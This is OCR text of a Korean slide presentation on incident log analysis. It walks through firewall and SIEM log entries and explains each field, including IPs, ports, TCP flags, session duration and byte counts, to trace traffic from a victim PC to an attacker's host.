2018-07-19 14:25:40	연결 차단	UTM_DEFAULT	ICMP	[redacted]	8	eth1, DMZ	[redacted]	0			84/1	, , , , DENY BY FW POLIC...
2018-07-19 14:25:40	연결 차단	UTM_DEFAULT	ICMP		8	eth1, DMZ		0			84/1	, , , , DENY BY FW POLIC...
2018-07-19 14:25:39	연결 차단	UTM_DEFAULT	UDP		57175	eth0, 외부		3000	eth1, DMZ		406/1	, , , , DENY BY FW POLIC...
2018-07-19 14:25:39	연결 확인	180714040124	TCP		60561 59703(SNAT)	eth2, 내부		80	eth0, 외부	1,842/9	1,389/11	, S sa A, , 61,
2018-07-19 14:25:39	연결 확인	180714040124	TCP		60552 59694(SNAT)	eth2, 내부		443	eth0, 외부	138,319/153	7,604/90	, S sa A, , 61,
2018-07-19 14:25:39	연결 확인	180714040124	TCP		60566 59708(SNAT)	eth2, 내부		443	eth0, 외부	8,012/25	3,021/20	, S sa A, , 60,
2018-07-19 14:25:39	연결 확인	180714040124	TCP		60567 59709(SNAT)	eth2, 내부		443	eth0, 외부	4,779/19	4,420/16	, S sa A, , 60,
2018-07-19 14:25:39	연결 확인	180714040124	TCP		60549 59692(SNAT)	eth2, 내부		443	eth0, 외부	324,160/279	10,753/144	, S sa A, , 66,
2018-07-19 14:25:39	연결 확인	180714040124	TCP		60551 59693(SNAT)	eth2, 내부		80	eth0, 외부	16,563/22	1,407/16	, S sa A, , 61,
2018-07-19 14:25:39	연결 차단	UTM_DEFAULT	ICMP		8	eth1, DMZ		0			84/1	, , , , DENY BY FW POLIC...
2018-07-19 14:25:38	연결 확인	180714040124	TCP		60564 59706(SNAT)	eth2, 내부		80	eth0, 외부	840/8	720/9	, S sa A, , 60,
2018-07-19 14:25:38	연결 확인	180714040124	TCP		60563 59705(SNAT)	eth2, 내부		80	eth0, 외부	874/8	718/9	, S sa A, , 60,
2018-07-19 14:25:38	연결 차단	UTM_DEFAULT	UDP		49547	eth1, DMZ		53	eth0, 외부		60/1	, , , , DENY BY FW POLIC...
2018-07-19 14:25:38	연결 확인	180714040124	TCP		60559 59701(SNAT)	eth2, 내부		80	eth0, 외부	1,057/7	843/9	, S sa A, , 60,
2018-07-19 14:25:38	연결 확인	180714040124	TCP		60560 59702(SNAT)	eth2, 내부		80	eth0, 외부	1,842/9	1,349/10	, S sa A, , 60,
2018-07-19 14:25:38	연결 확인	180714040124	TCP		60558 59700(SNAT)	eth2, 내부		80	eth0, 외부	1,097/8	843/9	, S sa A, , 60,
2018-07-19 14:25:38	연결 차단	UTM_DEFAULT	TCP		40481	eth0, 외부		38905	eth1, DMZ		40/1	, S, , , DENY BY FW POLI...
2018-07-19 14:25:38	연결 차단	UTM_DEFAULT	ICMP		8	eth1, DMZ		0			84/1	, , , , DENY BY FW POLIC...
2018-07-19 14:25:37	연결 종료	UTM_ADMINHOST	TCP		5744	eth2, 내부		50005		380/5	820/6	C, S sa A / FA a fa RA, RS...
2018-07-19 14:25:37	연결 종료	UTM_ADMINHOST	TCP		5741	eth2, 내부		50005		380/5	820/6	C, S sa A / FA a fa RA, RS...
2018-07-19 14:25:37	연결 종료	UTM_ADMINHOST	TCP		5742	eth2, 내부		50005		380/5	820/6	C, S sa A / FA a fa RA, RS...
2018-07-19 14:25:37	연결 종료	UTM_ADMINHOST	TCP		5740	eth2, 내부		50005		380/5	820/6	C, S sa A / FA a fa RA, RS...
2018-07-19 14:25:37	연결 종료	UTM_ADMINHOST	TCP		5739	eth2, 내부		50005		380/5	820/6	C, S sa A / FA a fa RA, RS...
2018-07-19 14:25:37	연결 종료	UTM_ADMINHOST	TCP		5736	eth2, 내부		50005		380/5	820/6	C, S sa A / FA a fa RA, RS...
2018-07-19 14:25:37	연결 종료	UTM_ADMINHOST	TCP		5737	eth2, 내부		50005		380/5	820/6	C, S sa A / FA a fa RA, RS...
2018-07-19 14:25:37	연결 종료	UTM_ADMINHOST	TCP		5738	eth2, 내부		50005		380/5	820/6	C, S sa A / FA a fa RA, RS...


1 2 3 4 5 6 7 8 9 10 ... 100

전체 개수: 9,624

/contents/wfurl#menu_contentswfurl

적용 내역 보기 적용

방화벽에서 Log를 확인해 보면 실시간으로 수천 건이 넘는 Log를 확인 할 수 있다.



04. LOG와 악성코드 분석

2. SIEM Log

[redacted]

2018/07/19 ~ 2018/07/19

```
log : fw AND s_ip : 203.250.136.97 OR d_ip : 203.250.136.97
```

통합결과 (202,459 건)

203.250.136.108 (202,459 건)


화면표시 10

	Manager IP	Event Time	Origin IP	Origin Name	Source IP	Source PORT	Destination IP	Destination PORT	Protocol	Status	Method
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-
+	[redacted]	2018/07/19 14:18:49	[redacted]	방화벽	[redacted]	33946	[redacted]	137	UDP(17)	Accept(101)	-

현재 : 1 - 10 / 검색결과 : 202,459 건 / 검색시간 : 0.189 초 / 검색결과 범위 2018/07/19 ~ 2018/07/19

04. LOG와 악성코드 분석

3. SIME 로그 검색




통합 Log 검색에서 검색을 하면 다음과 같은 Log 기록을 찾을 수 있다.

04. LOG와 악성코드 분석

4. Log 분석

Source IP	Source PORT	Destination IP	Destination PORT
192.168.100.12	5610		80
192.168.100.12	5610		80
192.168.100.12	5610		80
192.168.100.12	5610		80
192.168.100.12	5610		80



d_ip와 d_port는 목적지 ip 주소와 port 번호를 s_ip와 s_port는 출발지의 ip와 port 번호를 나타낸다.

s_ip를 보면 피해자의 PC에서 공격자의 PC로 신호를 주기적으로 보냈다는 것을 알 수 있다.

04. LOG와 악성코드 분석

4. Log 분석

Log	Sublog
fw	accept
fw	accept
fw	accept
fw	accept
fw	accept

검색결과

통합결과 (5 건) | 203.250.136.108 (5 건)

Drag a column header here to group by that column

화면표시 10 ▼ 프로파일목록 - ▼ 검색이력저장 파일로저장 통계TopN

	Log	Sublog	Event Time	Origin Name	Origin IP	Source IP	Source PORT	Destination IP	Destination PORT	Destination Country	Protocol	Tcp Flag	Duration	Action	Sent Bytes	Rcvd Bytes
+	fw	accept	2018/08/16 17:19:03	방화벽	[redacted]	192.168.100.12	5610	[redacted]	80	KR	TCP(6)	S sa A / fa A	3154	allow	25659	439102
+	fw	accept	2018/08/16 16:27:59	방화벽		192.168.100.12	5610		80	KR	TCP(6)	S sa A	91	allow	11547	427734
+	fw	accept	2018/08/16 17:26:35	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA r	0	allow	40	40
+	fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA	0	allow	40	0
+	fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA	0	allow	40	0

현재 : 1 - 5 / 검색결과 : 5 건 / 검색시간 : 0.165 초 / 검색결과 범위 2018/08/16 ~ 2018/08/16

<< < 1 > >>

Log와 Sublog를 확인하면 Log가 탐지된 장비와 그 장비가 Log를 정상적으로 허용하였는가에 대해 알 수 있다.

04. LOG와 악성코드 분석

4. Log 분석

Protocol
TCP(6)
TCP(6)
TCP(6)
TCP(6)
TCP(6)

검색결과

통합결과 (5 건) | 203.250.136.108 (5 건)

Drag a column header here to group by that column

화면표시 10 ▼ 프로파일목록 - ▼ 검색이력저장 파일로저장 통계TopN

Log	Sublog	Event Time	Origin Name	Origin IP	Source IP	Source PORT	Destination IP	Destination PORT	Destination Country	Protocol	Tcp Flag	Duration	Action	Sent Bytes	Rcvd Bytes
+ fw	accept	2018/08/16 17:19:03	방화벽	[redacted]	192.168.100.12	5610	[redacted]	80	KR	TCP(6)	S sa A / fa A	3154	allow	25659	439102
+ fw	accept	2018/08/16 16:27:59	방화벽		192.168.100.12	5610		80	KR	TCP(6)	S sa A	91	allow	11547	427734
+ fw	accept	2018/08/16 17:26:35	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA r	0	allow	40	40
+ fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA	0	allow	40	0
+ fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA	0	allow	40	0

현재 : 1 - 5 / 검색결과 : 5 건 / 검색시간 : 0.165 초 / 검색결과 범위 2018/08/16 ~ 2018/08/16

<< < 1 > >>

Protocol에서는 어떤 network protocol을 이용하여 통신을 하였는지 확인 가능하다. 피해자와 공격자는 TCP protocol로 통신을 하였다.

04. LOG와 악성코드 분석

4. Log 분석

Tcp Flag
S sa A / fa A
S sa A
FA r
FA
FA

검색결과

통합결과 (5 건) | 203.250.136.108 (5 건)


Drag a column header here to group by that column

화면표시 10

통계TopN

	Log	Sublog	Event Time	Origin Name	Origin IP	Source IP	Source PORT	Destination IP	Destination PORT	Destination C	Bytes
+	fw	accept	2018/08/16 17:19:03	방화벽	[redacted]	192.168.100.12	5610	[redacted]	80	KR	
+	fw	accept	2018/08/16 16:27:59	방화벽		192.168.100.12	5610		80	KR	
+	fw	accept	2018/08/16 17:26:35	방화벽		192.168.100.12	5610		80	KR	
+	fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	
+	fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	

현재 : 1 - 5 / 검색결과 : 5 건 / 검색시간 : 0.165 초 / 검색결과 범위 2018/08/16 ~ 2018/08/16



TCP_flag에서는 공격자 PC와 피해자 PC 사이에 Session이 연결.

3 Way Handshake 방식으로 통신을 한다.

04. LOG와 악성코드 분석

4. Log 분석

Duration
3154
91
0
0
0

검색결과

통합결과 (5 건) | 203.250.136.108 (5 건)

Drag a column header here to group by that column

화면표시 10 ▼ 프로파일목록 - ▼ 검색이력저장 파일로저장 통계TopN

	Log	Sublog	Event Time	Origin Name	Origin IP	Source IP	Source PORT	Destination IP	Destination PORT	Destination Country	Protocol	Tcp Flag	Duration	Action	Sent Bytes	Rcvd Bytes
+	fw	accept	2018/08/16 17:19:03	방화벽	[redacted]	192.168.100.12	5610	[redacted]	80	KR	TCP(6)	S sa A / fa A	3154	allow	25659	439102
+	fw	accept	2018/08/16 16:27:59	방화벽		192.168.100.12	5610		80	KR	TCP(6)	S sa A	91	allow	11547	427734
+	fw	accept	2018/08/16 17:26:35	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA r	0	allow	40	40
+	fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA	0	allow	40	0
+	fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA	0	allow	40	0

현재 : 1 - 5 / 검색결과 : 5 건 / 검색시간 : 0.165 초 / 검색결과 범위 2018/08/16 ~ 2018/08/16

<< < 1 > >>

Duration은 공격자 PC와 피해자 PC의 Session이 유지된 시간을 초 단위로 나타낸 것이다. 즉, Duration = 3154는 Session이 3154초 동안 이루어졌다는 것을 보여준다.

04. LOG와 악성코드 분석

4. Log 분석

Sent Bytes	Rcvd Bytes
25659	439102
11547	427734
40	40
40	0
40	0

검색결과

통합결과 (5 건) | 203.250.136.108 (5 건)

Drag a column header here to group by that column


화면표시 10 ▼ 프로파일목록 - ▼ 검색이력저장 파일로저장 통계TopN

	Log	Sublog	Event Time	Origin Name	Origin IP	Source IP	Source PORT	Destination IP	Destination PORT	Destination Country	Protocol	Tcp Flag	Duration	Action	Sent Bytes	Rcvd Bytes
+	fw	accept	2018/08/16 17:19:03	방화벽	[redacted]	192.168.100.12	5610	[redacted]	80	KR	TCP(6)	S sa A / fa A	3154	allow	25659	439102
+	fw	accept	2018/08/16 16:27:59	방화벽		192.168.100.12	5610		80	KR	TCP(6)	S sa A	91	allow	11547	427734
